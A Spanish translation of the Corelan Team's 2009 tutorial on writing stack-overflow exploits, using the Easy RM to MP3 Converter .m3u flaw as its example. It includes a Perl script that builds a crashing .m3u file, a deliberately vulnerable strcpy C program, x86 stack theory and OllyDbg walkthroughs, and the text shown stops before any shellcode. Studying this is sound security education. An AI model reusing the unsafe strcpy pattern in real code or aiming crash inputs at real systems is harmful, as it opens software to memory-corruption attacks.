Tutorial de creación de Exploits parte 1: Stack Based Overflows o Desbordamiento de pila.

19 de julio de 2009. Por Corelan Team (corelanc0d3r)

El viernes pasado, 17 de julio de 2009, alguien apodado 'Crazy_Hacker' ha reportado una vulnerabilidad en http://www.rm-to-mp3.net/download.html (en XP SP2), via packetstormsecurity.org (ver http://packetstormsecurity.org/0907-exploits/).

El reporte incluyó una prueba de exploit conceptual (El cual, falló en MS Virtual PC en XP SP3). Otro exploit fue publicado un poco después.

http://www.milw0rm.com/exploits/9186

¡Buen trabajo. Tú puedes copiar el código del PoC del exploit, correrla, ver que no funciona (o si tienes suerte de repente, sí.), o… o puedes tratar de aprender el proceso de crear exploits para poder correr exploits dañados, o simplemente crear tus propios exploits desde cero.

(Sin embargo: salvo que puedas desensamblar, leer y comprender la Shellcode muy rápido, nunca te aconsejaría simplemente tomar un exploit (especialmente si es un ejecutable pre-compilado) y correrlo. ¿Qué tal si es creado para abrir un Backdoor en tu PC? http://es.wikipedia.org/wiki/Backdoor

La pregunta es: ¿Cómo los Exploit Writers (Creadores de Exploits) crean sus exploits? ¿Cómo es el proceso de ir detectando un posible problema hasta crear un verdadero exploit? ¿Cómo puedes usar la información de la vulnerabilidad para hacer tu propio exploit?

Desde que comencé este blog, escribiendo un tutorial básico acerca de escribir Buffer Overflows siempre ha estado en mi lista de "deberes", pero realmente nunca tomé tiempo para hacerlo o simplemente se me olvidaba.

Cuando vi el reporte de vulnerabilidad hoy y le eché un vistazo al exploit, me di cuenta de que este reporte podría ser un ejemplo perfecto para explicar lo básico acerca de escritura de exploits. Está limpio, simple y me permite demostrar algunas de las técnicas que se usan para escribir Buffer Overflows basados en el stack. Así que, quizás este sea un buen momento, el reporte antes mencionado ya incluye un exploit (funcional o no) aún usaré la vulnerabilidad en "Easy RM to MP3 conversion utility" como

ejemplo y veremos las formas de hacer un exploit funcional sin copiar nada del exploit original. Lo construiremos desde cero y lo haremos funcionar en XP SP3.


Antes de continuar, permítanme aclarar algo, este documento es realizado solamente para propósitos educativos. No quiero que nadie use esta información (o cualquier información de este blog) para hackear computadoras u otras cosas ilegales de las cuales no me hago responsable. Si no estás de acuerdo, no debes seguir leyendo.

La clase de información que obtienes de reportes de vulnerabilidad comúnmente muestra lo básico de la misma. En este caso, el reporte dice lo siguiente: "El exploit de Buffer Overflow universal de **Easy RM to MP3 Converter** versión 2.7.3.700 que crea un archivo .m3u malicioso". En otras palabras, tú puedes crear un archivo .m3u malicioso, agregarlo en la utilidad y lanzar el exploit. Estos reportes puede que no sean específicos todo el tiempo, pero en la mayoría de los casos puedes tener la idea de cómo simular un error o hacer que la aplicación funcione de manera extraña. Si no, entonces el investigador de seguridad quiso develar sus hallazgos al proveedor o darles la oportunidad de arreglar las cosas.

Antes de comenzar con la primera parte de (probablemente) una serie de tutoriales acerca de creación de exploits, he creado un foro de discusión (solo miembros logueados) donde puedes hablar de creación de exploits, hacer preguntas, etc. Puedes acceder al foro:
/index.php/forum/writing-exploits/

Verificando el Bug o error.

Descargar aplicación: 2.84 MB
http://www.mediafire.com/?gb8qpqf9s2jv76u



Nota rápida: puedes encontrar versiones más viejas de la aplicación en: oldapps.com y oldversion.com o buscar en la sección exploits en exploit-db.com (A menudo tienen una copia local de la aplicación vulnerable también)

Usaremos el siguiente script sencillo de Perl http://es.wikipedia.org/wiki/Perl para crear un archivo .m3u que pueda ayudarnos a descubrir información acerca de la vulnerabilidad.

```
my $file= "crash.m3u";
my $junk= "\x41" x 10000;
open($FILE,">$file");
print $FILE "$junk";
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

Ejecuta el script para crear el archivo .m3u y se rellenará con 10.000 A´s. 0x41 es la representación hexadecimal de la letra A. Ahora, abre ese archivo .m3u en Easy RM to MP3. La aplicación lanza un error, pero parece que el error es manejado correctamente y la aplicación no crashea. Modifica el script para escribir 20.000 A´s e intenta de nuevo. Lo mismo. La excepción es manejada correctamente. Ahora cambia el script para que escriba 30.000 A´s. Al abrir el archivo .m3u en Easy RM to MP3, ¡Boom! La aplicación muere. ☺

OK. Así que la aplicación crashea cuando cargamos un archivo que contenga entre 20.000 y 30.000 letras A. Pero ¿Qué podemos hacer con esto?

Verificar el bug - y ver si puede ser interesante

Obviamente, no todas las aplicaciones crashean cuando se intenta explotarlas. Un error de una aplicación no lleva a una explotación, pero algunas veces, sí. Con “Explotación” quiero decir que la aplicación haga algo para lo cual no fue programada como ejecutar tu propio código. La forma más fácil de hacer que una aplicación haga algo diferente es controlando su flujo y redirigirlo a otra parte. Esto se puede hacer controlando el Instruction Pointer o contador del programa. http://es.wikipedia.org/wiki/Contador_de_programa

El cual es un registro del CPU que contiene un puntero a donde está la instrucción que será ejecutada. Imagina que una aplicación llama a una función con un parámetro. Antes de ir a la función, guarda la ubicación

actual en el contador del programa (Así sabrá a donde retornar después que la función termine) Si tú puedes modificar el valor en este puntero y redirigirlo a un lugar en memoria que contenga tu propio código, entonces puedes cambiar el flujo de la aplicación y hacerla que ejecute algo diferente. Otra cosa aparte de regresar a su lugar original. El código que tú quieres ejecutar después de controlar el flujo, algunas veces es llamado "ShellCode". Así que si hacemos que la aplicación ejecute nuestra ShellCode, podemos llamarlo un exploit funcional. En la mayoría de los casos, este puntero es referenciado con el término EIP el cual es un registro de 4 bytes. Si puedes modificar esos 4 bytes, te adueñarás de la aplicación y de la computadora en la cual corre.

Antes de continuar – Algo de teoría.

Solo algunos términos que necesitarás.

Cada aplicación de Windows usa parte de la memoria. La memoria del proceso contiene 3 componentes principales:

- Segmento de código (Instrucciones que el procesador ejecuta. EIP mantiene el rastro de la siguiente instrucción)

- Segmentos de datos (variables, buffers dinámicos)

- Segmentos del Stack (usado para pasar datos/argumentos a funciones y es usado como espacio para variables. El Stack comienza (= al final del Stack) desde el final de la memoria virtual y baja a una dirección inferior) Un PUSH pone algo en la parte superior del Stack, un POP quitará un ítem de 4 bytes del Stack y lo pone en el registro.

  Si quieres acceder a la memoria del Stack directamente, puedes usar ESP (Puntero del Stack) el cual apunta a la parte superior que es la dirección más baja del Stack o pila.

  Después de un PUSH, ESP apuntará a una dirección de memoria más baja (la dirección es decrementada con el tamaño de los datos que son PUSHeados al Stack que son 4 bytes en caso de direcciones y punteros. Los decrementos comúnmente suceden antes que el ítem sea colocado en el Stack. Dependiendo de la implementación. Si ESP ya apunta a la próxima ubicación libre en el Stack, el decremento sucede después de colocar datos en el Stack.)

Cuando se introduce una función/sub-rutina, se crea un bloque en el Stack. Este bloque mantiene los parámetros del procedimiento padre juntos y es usado para pasar argumentos a la subrutina. La ubicación actual, ESP, puede ser accedida y la base actual de la función está en EBP.

Los registros de propósitos generales del CPU de Intel x86 son:

EAX: acumulador. Usado para cálculos y usado para almacenar valores de retorno de llamadas (CALL´S) a funciones. Las operaciones básicas tales como: sumar, restar y comparar usan este registro.

EBX: base. No tiene nada que ver con el puntero base. No tiene propósito general y puede ser usado para almacenar datos.

ECX: contador. Usado para iteraciones (loops)

EDX: datos. Ésta es una extensión de EAX. Permite cálculos más complejos como multiplicar, dividir permitiendo almacenar datos extras para facilitar estos cálculos.

ESP: puntero al Stack.

EBP: puntero base.

ESI: índice de origen. Guarda la ubicación de los datos de entrada.

EDI: índice de destino. Apunta a la ubicación a donde se almacena el resultado de los datos de la operación.

EIP: Instruction Pointer o contador del programa.

Memoria del Proceso

Cuando una aplicación se ejecuta en un ambiente de win32, se crea un proceso y se le asigna memoria virtual. En un proceso de 32 bits, el rango de dirección desde 0x00000000 hasta 0xFFFFFFFF donde de 0x00000000 hasta 0x7FFFFFFF es asignado al usuario y de 0x80000000 hasta 0xFFFFFFFF es asignado a Kernel. Windows usa el modelo de memoria Flat que significa que el CPU puede directamente, secuencialmente y linealmente direccionar todas las ubicaciones de memoria disponibles sin usar un esquema de segmentación y paginación.

La memoria de Kernel es accedida solo por el SO.

Cuando un proceso se crea, se crea también un PEB (Bloque de Entorno del Proceso) y un TEB (Bloque de Entorno de Hilo)

El PEB contiene todos los parámetros de usuario que son asociados con el proceso actual:

- Ubicación del ejecutable actual.
- Punteros a los datos del loader (puede ser usado para listar todas las DLL´s/módulos que son o pueden ser cargadas en el proceso)
- Puntero de la información acerca del Heap (Montículo)


http://es.wikipedia.org/wiki/Heap

El TEB describe el estado de un hilo e incluye:

- Ubicación del PEB en memoria.
- Ubicación del Stack para el hilo al cual pertenece.
- Puntero a la primera entrada a la cadena SEH (ver tutorial 3 y 3b para aprender acerca de lo que es una cadena SEH)

Cada hilo dentro del proceso tiene un TEB.

El mapa de memoria del proceso Win32 luce así:



El segmento de texto de la imagen de un programa/DLL es de solo lectura como solamente contiene el código de la aplicación. Este previene que las personas modifiquen el código de la aplicación. Este segmento de memoria tiene un tamaño arreglado. El segmento de datos se usa para almacenar las variables globales y estáticas del programa. El segmento de datos se usa para variables globales inicializadas, cadenas de texto, y otras constantes. El segmento de datos es de escritura y tiene un tamaño arreglado. El segmento del heap se usa para le resto de las variables del programa. Puede aumentarse o achicarse como se desee. Toda la memoria en el heap o montículo es manejado por algoritmos allocadores o desallocadores. Una región de memoria es reservada para estos algoritmos. El heap crecerá hacia direcciones más altas. En una DLL, el código, importaciones (lista de funciones usadas por la DLL de otra DLL o aplicación) y exportaciones (funciones que lo hacen disponibles para otras aplicaciones de DLL´s) son parte del segmento .text.

El Stack

El Stack o Pila es una parte de memoria del proceso. Es una estructura que funciona así U.E.P.S (Último en Entrar, Primero en Salir) El Stack es allocado por el SO. Por cada hilo (cuando el hilo es creado) Cuando el hilo termina, el Stack también se limpia. El tamaño del Stack es definido cuando es creado y no se cambia. Combinado con U.E.P.S y el hecho de que no requiere mecanismos o estructura de manejo complejos, el Stack es muy rápido, pero limitado en tamaño.

U.E.P.S significa que los datos colocados más recientemente (resultado de una instrucción PUSH) es la primera que será quitada del Stack de nuevo. (Por una instrucción POP)

El Stack contiene variables locales, llamadas a funciones (CALL´S) y otra información que no necesita ser almacenada por una cantidad de tiempo más grande.

Cada vez que una función es llamada, los parámetros de la función son PUSHeados al Stack, también como los valores guardados de los registros EBP y EIP. Cuando una función retorna, el valor de EIP es recuperado del Stack y puesto de nuevo en EIP. Así que el flujo normal de la aplicación puede ser continuado.

Usemos pocas líneas de código simple demostrar el comportamiento:


```
#include <string.h>

void hacer_algo(char *Buffer)
{
     char MyVar[128];
     strcpy(MyVar,Buffer);
}

int main (int argc, char **argv)
{
     hacer_algo(argv[1]);
}
```

Puedes compilar ese código con DevC++ 4.9.9.2 creando un nuevo proyecto de consola win32. Usa C como lenguaje y no C++, pega el código y compílalo. Yo le puse el nombre al proyecto "PruebaDeStack.exe". Ejecútalo y no debería retornar nada. Da error al ejecutarlo, pero solo es para análisis en Olly.

Esta aplicación toma un argumento argv[1] y pasa el argumento a la función hacer_algo(). En esa función, el argumento es copiado en una variable local que tiene un máximo de 128 bytes. Entonces, si el argumento es más largo de 127 (más un byte NULL donde termina la String) el buffer puede ser desbordado.

Cuando la función hacer_algo(param1) sea llamada dentro del main(), sucederán las siguientes cosas:

Se creará un nuevo bloque de Stack encima del Stack ´padre`. El puntero del Stack, ESP, apunta a la dirección más alta del Stack creado recientemente. Este es el tope del Stack.




Antes de que hacer_algo() sea llamada, se PUSHea un argumento al Stack. En nuestro caso, este es un puntero a argv[1].


Lo cargamos en Olly y vamos a Debug/Arguments y escribimos AAAA. Luego en la commandbar ponemos un BP en la API strcpy así:

Ctrl+F2, luego presionamos F9 y al parar vemos el Stack:


Se ve claramente que la API es llamada de 4012E9. Le damos Enter y caemos en:



Y después del RETN, está un PUSH EBP. Pongámosle un BP, reiniciamos con Ctrl+F2 y damos F9, luego trazamos con F8 hasta 401322:




Stack después de la instrucción MOV:




Luego, la función hacer_algo() es llamada. La función CALL pondrá primero el puntero de la instrucción actual en el Stack (así sabe a donde retornar si la función termina) y luego saltará al código de la función.

Trazamos la CALL con F7 y vemos el Stack:




Como es un resultado de PUSH, ESP decrementa 4 bytes y apunta a una dirección más baja.



ESP apunta a 0022FF3C. En esta dirección, vemos el EIP guardado (Return to…) Seguido por un puntero al parámetro (AAAA en este ejemplo) Este puntero fue guardado en el Stack antes de que se ejecutara el CALL.

Luego, la función próloga se ejecuta. Esto básicamente guarda el puntero del bloque (ESP) en el Stack. Entonces, puede ser restaurado también cuando la función retorne. La función para guardar el bloque es PUSH EBP. EBP es decrementado de nuevo con 4 bytes.



